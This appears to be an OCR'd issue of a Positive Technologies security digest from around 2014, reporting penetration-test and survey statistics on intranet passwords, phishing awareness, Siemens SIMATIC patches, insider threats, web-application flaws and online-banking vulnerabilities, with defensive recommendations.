
Ten most common vulnerabilities at the network perimeter



Difficulty of gaining access to critical recourses by internal attackers

Weak passwords are still the most common intranet security vulnerability detected **in all the systems studied**. Every system had weak administrator passwords, more than half of them were only six characters long.

The second most common intranet vulnerability is **insufficient security** on privileged accounts, a problem found in 88% of systems in 2014. In the case of the privileged accounts attack, the hacker can use high privileges to access the domain on behalf of an unknown account due to architecture flaws in the Kerberos protocol, an attack that is hard to detect.



Systems compared by dictionary passwords. Administrator passwords are red, user passwords — blue


Lack of Staff Awareness

As part of the penetration testing IS awareness checks were carried out among the system users. The results were based on the most common hacker methods — emailing messages containing an attachment or with a link embedded. The penetration testing monitored the number of links opened and files downloaded, as well as the number of credentials entered, to simulate a phishing scam.


From 2013 to 2014, staff vigilance about these types of attacks decreased significantly. In 2014, staff at **67% of companies whose systems were tested showed low or extremely low awareness level**, and the others were estimated as "below average". In particular, the number of users who followed the link increased from 11% to 20% and those who entered credentials in the phishing simulation quadrupled to 15%.

The results of the penetration testing presented in this article argue for improved security measures. Key areas include password policy, web application security, regular security updates, and privileged account security and user awareness. Additionally regular security audits of information systems and penetration testing both internal and external are recommended.

To access the full report please see:
ptsecurity.com/research/



The most common intranet vulnerabilities



The threat events, total number of messages

Siemens Patches Dangerous Security Holes

The Positive Technologies experts found multiple errors in the new Siemens controllers SIMATIC S7-1500 that are being actively integrated in the chemical, agricultural, and food industries and in water facilities. The detected vulnerabilities allowed a remote attacker to disrupt workflow across the devices. As a result of this work and other large scale research projects, Siemens released a security patch for the HMI system SIMATIC WinCC, SIMATIC S7-1500 and S7-1200 controllers, and the guidelines for the control system SIMATIC PCS 7. SIMATIC WinCC serves as an important link between operators and controllers that manage technological processes in the energy sector, metallurgy, engineering, and transportation. The most dangerous among the detected vulnerabilities is CVE-2014-4686 (CVSS Base Score — 6.8), which allows an attacker to escalate the privilege level in one of the critical applications.

INTERNAL THREATS ARE MORE DANGEROUS THAN VIRUSES

Anton Karpin


In general, companies prefer not to disclose information on security breaches as it can undermine their credibility. However, in both the EU and US there is now legislation making reporting of many security breaches mandatory. In Russia there is no current legislation for reporting security breaches but this does not mean that there are not information security failures.


Positive Technologies' 2013 study shows that all Russian companies examined had suffered some form of significant IT security incident. More than a half of those incidents caused major problems including financial losses.

Historically, The Positive Technology Research Center has primarily focused on technical studies that included some data about penetration testing and application vulnerability analysis. In 2013, the study delved further, to explore how these threats actually effect a business' day-to-day operations.

The survey was conducted in April and May 2014 among key industry representatives to find out how they assess these threats and determine their companies' protection level. The survey included 63 of the largest Russian companies from a variety of industries including banking (42%), telecoms (17%), energy services (13%), transportation (4%), and government-owned institutions (12%). More than 80% of the organizations included in the survey are in the Russia Top 100 RIA Rating, 2013. Approximately half of the companies surveyed have extensive network infrastructure with more than 50,000 nodes.

This survey concluded that 58% of the companies suffered significant problems due to information security incidents, which included IT infrastructure disruption (31%), financial loss (15%) and reputational loss (12%). The critical incidents were most likely to occur in the banking sector, and in media and transport companies.





WHAT DOES COMPANY RELY ON WHEN IT COMES TO MAINTAINING INFORMATIONAL SECURITY? (RESPONDENTS WERE ALLOWED TO CHOOSE SEVERAL ANSWERS)

The most common type of incident was DoS attack (23%), followed by attacks on external web applications (21%). Internal failure leading to a security incident was also common with the most frequent reasons for failure being the misuse of information systems (16%) and abuses by employees (14%). Interestingly, the internal threats were actually more common than the highly cited and publicized incidents of malware injection (14%).

According to the executives surveyed, the prime source of IT threats is cybercrime (31%). The second and third most commonly cited concerns were abuse by information system administrators (23%) and abuse by company employees (17%). Suppliers and partners are considered a possible threat by 11% of the respondents, while just 9% of respondents saw infiltration by state intelligence agencies as a potential threat.

When indicating what hindered security of networks, respondents cited a lack of professionals in the field (37%) and regulatory gaps (26%).

When managing security, most companies follow the mandatory state requirements but also consult with security experts. 55% of the executives surveyed, mostly from telecommunication and media companies, rely on the expertise of their own computer security specialists, higher than the percentage who follow the guidance of industry or international regulations.

Many survey participants also noted that in terms of maintaining security, companies need to engage with a timely internal incident response in cooperation with external incident response teams like CERT (33%). The majority of those surveyed who do not have this protocol in place plan to do so in the future.

You may find the full report at the Positive Research Center site:
ptsecurity.com/research/

WHAT DOES COMPANY RELY ON WHEN IT COMES TO MAINTAINING INFORMATIONAL SECURITY? (RESPONDENTS WERE ALLOWED TO CHOOSE SEVERAL ANSWERS)

FOUL PLAY WHEN SECURITY IS ONLY ON PAPER

Boris Simis

Adequate choice is a perennial favorite discussion topic in terms of information security. This is especially true in considering new requirements for protection of personal data, development of the relationship between an IS department and top managers, interconnection of ITIL/ITSM and ISO 27001/27002, and assessment of security effectiveness. However research in the area argues that adequate choice is not integral to security, as information systems are growing and becoming more complicated rapidly. The number of vulnerabilities is running in parallel to advances in detection, and vulnerability search and exploitation tools are becoming automated, so the security level of large companies is actually dropping.

Penetration tests conducted by Positive Technologies in 2014 showed that the internal hosts of 87% of systems are available to any Internet attacker, as opposed to just 74% of systems evaluated in 2011-2012. A hacker with a low skill level could successfully attack 61% of systems in 2014, by contrast in 2013 the figure was just 46%.

In 2015, key emergent threats requiring a new approach include:

- External perimeter and workstations
- Applications
- Antiviruses
- Incident responses
- Import substitution

Unfortunately, establishing security in these key areas is difficult as outlined below:

1. Perimeter and Workstations

The largest issue in maintaining perimeter protection is a lack of knowledge about what the perimeter is made up of. Often administrators and IS specialists focus on compliance certificates and other paperwork, and if those are maintained or a network is private, or it is inaccessible from the Internet or if there is one Internet access point only, then the network is secured.

A common misunderstanding about workstations is that they are located within the perimeter and safely protected, and that a terminal access to the Internet ultimately protects against attacks on working stations.

It in fact takes more time to approve the perimeter for a security audit than to pentest it. Positive Technology has found that clients themselves often do not know which networks and systems they need to protect.

While at the same time that companies are unsure of which networks and sytems to protect attackers have honed in on what they look for. Via the Internet, it is now possible to access thousands of ATMs and ICSs including those whose owners have not established any security (e.g., systems that control air conditioning in server rooms). We found in 2014 that 87% of systems tested used dictionary passwords including default and empty passwords. Administrators of 67% of the systems used dictionary passwords on the network perimeter that allowed attackers to access the intranet. These findings argue that the problems with open management interfaces and insecure protocols are growing.

Key Solutions:

- Control perimeter security and fix vulnerabilities constantly. Use industrial and local security standards (e.g., PCI DSS ASV).
- Inventory the perimeter including browsers, Java, Adobe, Flash and other client-side perimeter software.
- Discontinue the use of passwords for client access, use more secure identification systems.
- Use an automated audit, performed regularly, to monitor security standards compliance, configuration and updates.

2. Application Security

While many believe that a company website is primarily used to communicate brand and message, it also represents an access point to confidential data.In many cases the company believes security is being provided by the hosting service provider or the developer of the site.

In fact, an attack on a website is a first step to penetrate a corporate network. According to our research, in 2014 60% of internal network penetrations were caused by web application code vulnerabilities. Traditional security measures do not stop malicious users because modern websites are written in many languages using different libraries and untrusted third-party code. Major exploitation of zero-day vulnerabilities renders signature analysis mute. Even well-known vulnerabilities cannot be fixed immediately, as code alteration requires both money and time, sometimes accompanied by shutdown of processes critical to business.

Key Solutions:

- At a minimum, if only a few third-party programs are used, firewalls, heuristic attack detection and virtual patching techniques should be implemented.
- Security is increased if, when using many third-party programs, critical applications are protected by specialized firewalls and secure development processes (SSDL). In particular, a vulnerability check upon code acceptance should be specified in a contract. It also imperitive to choose analysis tools correctly and to combine statistical and dynamic analysis methods.

3. Antiviruses

An antivirus software product has been seen by many as sufficient to cover all computer security needs. Some individuals and firms still believe that buying "the best antivirus" will protect against any attack.

While there are good antivirus products available, viruses are only one of the major reason but for security breaches. By considering only viruses many other attack vectors are being ignored, leaving companies vulnerable. For instance, the administrator password "123456" can be brute-forced in less time than deploying a virus. Moreover, modern malware knows how to bypass antivirus programs. According to our statistics, about 10 - 15 hosts in every thousand are hacked and infected. Interconnection of network resources result in immediate transmission of viruses throughout the networks and no antivirus can be updated quickly enough to counteract this.

Key Solutions:

To defend against malware, the following is needed:

- A multiscanner that combines several independent antivirus solutions and public cloud resources.
- Retrospective analysis that determines systems that could be attacked by a virus before the antivirus knows it exists in the system.
- Correct load solutions for multi-threading scan of file storages, archive files and mail to organize online traffic analysis.
- Awareness that an antivirus is part of a security systems, not the sum total of the security protection. The addition of security analysis and compliance management systems identifies vulnerabilities before a virus can exploit them.

4. Incident Responses

While a system that collects information about security events is part of a robust security system, it does not mean that every dangerous incident will be identified.

Compaines tend to be unfamiliar with their network dynamics. Modern protection systems (VA/SCA, SIEM, WAF, etc.) deal with a large number of security events, and a typical firewall reacts to thousands of suspicious incidents per day. While it detects hazardous cases, someone must identify a threat from this huge stream of messages.

A good example of this problem is a banking client suffering a series of ATM failures. It took specialists some time to connect DDoS attacks on an external website and remote banking system to the failures. To start VPN, the ATMs were drawing on the DNS server that worked with external sites, making them vulnerable to attack.

Key Solutions:

- Engage with the data traffic: obtain data not only on static network configuration, but also on what events occur and analyze this for potential threats.
- Develop threat intelligence systems that can automatically filter, group and visualize information security events. Information security specialists should receive a concise list clearly identifying key threats.
- Integrate different security tools into a shared "ecosystem". Ideally a firewall can work with code analysis tools, and a threat can be detected and automatically verified.

5. Import Substitution

IT import substitution should result in the independence of implemented solutions and improvement of protection from backdoor attacks and vulnerabilities known to foreign vendors and intelligence agencies. Though this is well evidenced, some believe that open code software guarantees security.

Vulnerabilities such as Heartbleed and Shellshock prove that open software does not guarantee security. Due to import controls, many country specific solutions are based on OEM components imported from elsewhere without security control. Software in many cases is a foreign open-source product simply re-branded with a country specific cover.

Key Solutions:

Security can be better guaranteed by the implementation of SSDL approaches that imply code control on all levels. Unfortunately, many developers focus soley on selling another product, rather that on further development and support of existing products. Import substitution can only worsen national information security problems.

Positive Technologies is Included as a Representative Vendor in Gartner's Recent Hype Cycle Reports on Critical Infrastructure Protection Tools

The international research company Gartner has included Positive Technologies in the Hype Cycle reports on high-tech markets. The company is mentioned as a supplier of the Operational Technology Security (OTS) solutions for oil and gas production, public facilities and services, the Internet of Things, Smart Grid networks, production management, and product cycles. According to Gartner, the necessity of implementing new, OTS-type protection methods emerged from internet technology convergence with billions of controllers and smart devices across all industries. In addition, Positive Technologies was included in the 2014 Hype Cycle as a solution developer for maintaining application security and preventing intrusions. The company also became a representative vendor in Gartner's Market Guide 2014 for Vulnerability Assessment.

APPLICATION SECURITY
WEB-APPLICATION VULNERABILITIES: NO LIGHT AT THE END OF THE TUNNEL


Anna Breeva, Evgeniya Potseluevskaya

There has been significant growth in web applications, from official sites and ERP systems, to e-commerce and e-banking platforms, and portals providing government services. Additionally many of these web applications are no longer hosted on dedicated client software but in cloud services. Consequently, these web applications have increasingly become a target for hackers attempting to target enterprise information systems. Positive Technology conducted a study in 2014 to assess the state of web application security and the findings are discussed below.

Cases and Methodology


During the 2014 calendar year, our specialists reviewed around 300 web applications. From this pool, the experts chose 40 systems for in-depth study using the most thorough testing methods. These 40 systems belong to companies from different industries – e-commerce (30%), banking (22%), manufacturing sector (17%), IT (15%), and telecoms (13%). The study also includes one government-owned institution.

The study contains data on external web applications available on the Internet. The vulnerability assessment was conducted via black-, grey- and white-box testing with the aid of automated tools. Detected vulnerabilities were categorized according to the WASC TCv2 system, and the severity of vulnerabilities was estimated in accordance with CVSSv2. The findings only include vulnerabilities caused by code errors and configuration flaws.

Most of the web applications examined were written in PHP (58%) and ASP.NET (25%). The most common server used in 2014 was Nginx (37%), followed by Apache (26%), and ISS (24%). The majority of the web applications, 85%, are production systems, but there were some test platforms still in development or acceptance when tested.

Summary

All 40 of the web applications studied suffered from some type of security flaw. The total number of vulnerabilities found across the 40 systems is 1,194. 68% of the systems are plagued by high severity level vulnerabilities, 6% more than in 2013. In addition, in 2013, there were 15.6 vulnerabilities per application on average; in 2014, this number almost doubled to 29.9. Most of these vulnerabilities are caused by code errors (89%) and the rest are due to malformed configuration (11%).



Systems by industry


In 2014, the most common and least dangerous vulnerability was Fingerprinting, present in 73% of the systems, followed by the Cross-site Scripting flaw, most common in 2013. If either of these flaws are exploited, an attacker could gain access to someone's personal details.

More than a half of the web sites have vulnerabilities pertaining to Credential/Session Prediction exploits and the incidents of critical SQL Injection flaw also increased as they are found in 48% of the web-applications. These exploits allow for unauthorized access to sensitive information stored in application databases and could also lead to an attacker gaining full control of a target server.

Vulnerabilities by Language

The results in 2014 are similar to those of 2013 as 81% of PHP systems suffer from dangerous vulnerabilities, compared to 76% in 2013, making it the most vulnerable language. ASP.NET applications, by contrast, became less vulnerable, dropping from 55% in 2013 to 44% in 2014. An average PHP application contains 11 critical vulnerabilities while an ASP.NET application contains 8.4. These statistics are heavily skewed by one outlier, an ASP.NET system that had 60 high severity level flaws. If this outlier case is excluded, the average number of critical vulnerabilities found drops to only 2 vulnerabilities per application.

It is also worth noting that the amount of PHP resources exposed to XSS is drastically



Percentage of websites by vulnerability severity level

higher (95%) than the corresponding data for ASP.NET (44%). This might be due to the ASP.NET built-in basic defense mechanisms against such attacks (Request Validation).


Vulnerabilities by Server

86% of web applications run by Nginx servers contain high severity level vulnerabilities. The web applications run on Microsoft ISS-based resources had similar vulnerabilities in 44% of cases, a decrease from 2013 where the incidents occurred in 71% of cases. By contrast, the vulnerabilities in Apache sites increased dramatically from 2013 to 2014, from 10% to 70%.

The most common administrative error is Fingerprinting, which was present in 8 out of 10 Apache-based resources. The cause of this vulnerability is that standard configuration of the examined servers allows for disclosure of information about a server version through error messages (for example, when calling to a non-existent resource).

Vulnerabilities by Industry

The banking industry featured 89% of all high severity level vulnerabilities. This might be caused in part by the testing pool used. The majority of the resources tested were not e-banking services or other systems that handle money transactions, so they may not feature the highest levels of data security. The telecoms industry also had an 80% high severity level vulnerability, followed by the manufacturing sector, 71%, IT, 67%, and e-commerce, 42%.



Most common vulnerabilities by website (%)

Judging by the average number of vulnerabilities per system, the least protected sites are in the manufacturing industry with 18 critical flaws per application. It is worth noting that the aforementioned application with 60 vulnerabilities was from the manufacturing sector. If that outlier is removed, the average number drops to 13.1, which mimics the rate in banking.

In 2014, SQL Injection, XML Injection and Directory Traversal vulnerabilities were most common vulnerabilities. Similar to the previous year,

PHP	% of websites	ASP.NET	% of websites	Other	% of websites
Cross-Site Scripting	95	Fingerprinting	78	Fingerprinting	67
Fingerprinting	76	Cross-Site Scripting	44	Credential/Session Prediction	67
SQL Injection	67	Insufficient Authorization	44	Cross-Site Scripting	50
Credential/Session Prediction	62	Brute Force	44	Brute Force	50
Abuse of Functionality	48	SQL Injection	33	Insufficient Authorization	33
Insufficient Authorization	43	Credential/Session Prediction	33	SQL Injection	33
Cross-Site Request Forgery	43	XML External Entities	33	Cross-Site Request Forgery	33
URL Redirector Abuse	43	Abuse of Functionality	22	URL Redirector Abuse	33
Brute Force	38	Insufficient Transport Layer Protection	22	Information Leakage	33
Information Leakage	33	Path Traversal	22	Denial of Service	33

Percentage of vulnerable websites by industry

SQL Injection flaw was present in web application from all industries.

Vulnerabilities in Production and Test Sites

71% of the production web resources and 50% of the test sites surveyed contained critical vulnerabilities. The average number of the high level severity vulnerabilities detected in the test systems, 12.8, is almost twice as high compared to the production ones, 7; however, the latter contain larger number of medium severity vulnerabilities (20.6 vs 14.3).


Comparison of Testing Methods

Positive Technologies experts compared the results of white-box testing (using internal system data including source codes) and the results that came from black- and grey-box testing (using privileges identical to those a potential attacker might have). The number of sites containing high and medium severity level vulnerabilities was similar across all three testing methodologies. Even if an attacker does not have access to source code, web applications are not necessarily secure.

By contrast, source code analysis, rather than black- and grey-box testing, allows for better quality vulnerability assessment for each application. In particular, white-box testing discovers 3.5 times more medium severity flaws on average compared to black- and grey-box testing methods. For example, each site tested with black- and grey-box testing methods uncovered 4 XSS vulnerabilities compared to 29 when employing a white-box testing method.


The 2014 results demonstrate a decrease in protection levels of web applications from 2013. Additionally only one site tested had a web application firewall, so that product is not normally being used to protect web applications.

Please read the full report here:
ptsecurity.com/research/



Number of vulnerabilities per system by their type and testing method

ONLINE BANKING VULNERABILITIES IN 2014



Anna Breeva, Evgeniya Potseluevskaya

Today the security for online banking (OLB) is insufficient. Positive Technologies discovered OLB vulnerabilities in 2013 and 2014 in the course of security assessments for a number of the largest Russian banks.

High severity vulnerabilities in the source code and multiple flaws in authentication and authorization mechanisms of systems allow remote attackers to execute unauthorized transactions or take complete control of an affected system. This has the potential to cause both financial and reputation damage.

Cases

28 systems for personal (77%) and commercial (23%) online banking were investigated in the course of this research. They included mobile banking systems consisting of server and client components (54%).Two thirds of the systems (67%) were developed by banks using Java, C#, and PHP. The rest were implemented on platforms of well-known vendors. Most OLB systems (74%) were operational and accessible to clients. 25% of the systems were testbeds, but ready for commissioning in the foreseeable future. The severity of the vulnerabilities was graded based on CVSS version 2.


Findings

Almost half of the OLB vulnerabilities discovered (44%) were classified as High severity. Vulnerabilities classified as Medium (26%) and Low (30%) severity were approximately equal. In general, high severity vulnerabilities were discovered in 78% of the investigated systems.

Most vulnerabilities (42%) were caused by developers' bugs in OLB security implementation. This includes flaws in identification, authentication, and authorization mechanisms. The second most common vulnerability (36%) are bugs in the application source code. The rest (22%) relate mainly to misconfiguration.

The most common OLB vulnerabilities found are related to software information disclosure and predictable user ID formats (57%). More than half of the systems (54%) were vulnerable to Cross-Site Scripting (XSS) attacks. Successful exploitation of this vulnerability could allow an attacker to obtain OLB access in the context of the targeted user if the victim navigated to a specially crafted website.

Vulnerabilities that facilitated attacks on user sessions were also very common (54%). These included improper session termination, incorrect cookie settings, multiple sessions under one account, and a lack of association between user sessions and client IP addresses. Successful



Vulnerability Distribution


exploitation of these vulnerabilities could allow an attacker to obtain access to the targeted account with full user rights.

XML External Entity (XXE) vulnerabilities were among the most common high severity vulnerabilities discovered in 46% of the systems. Successful exploitation of these vulnerabilities could allow an attacker to read files on a vulnerable server, reveal open network ports on the host, cause a denial of OLB services or, under certain conditions, impersonate a vulnerable server to perform further attacks on arbitrary hosts.

Half of the investigated OLB systems (52%) were vulnerable to Denial of Service (DoS) attacks.

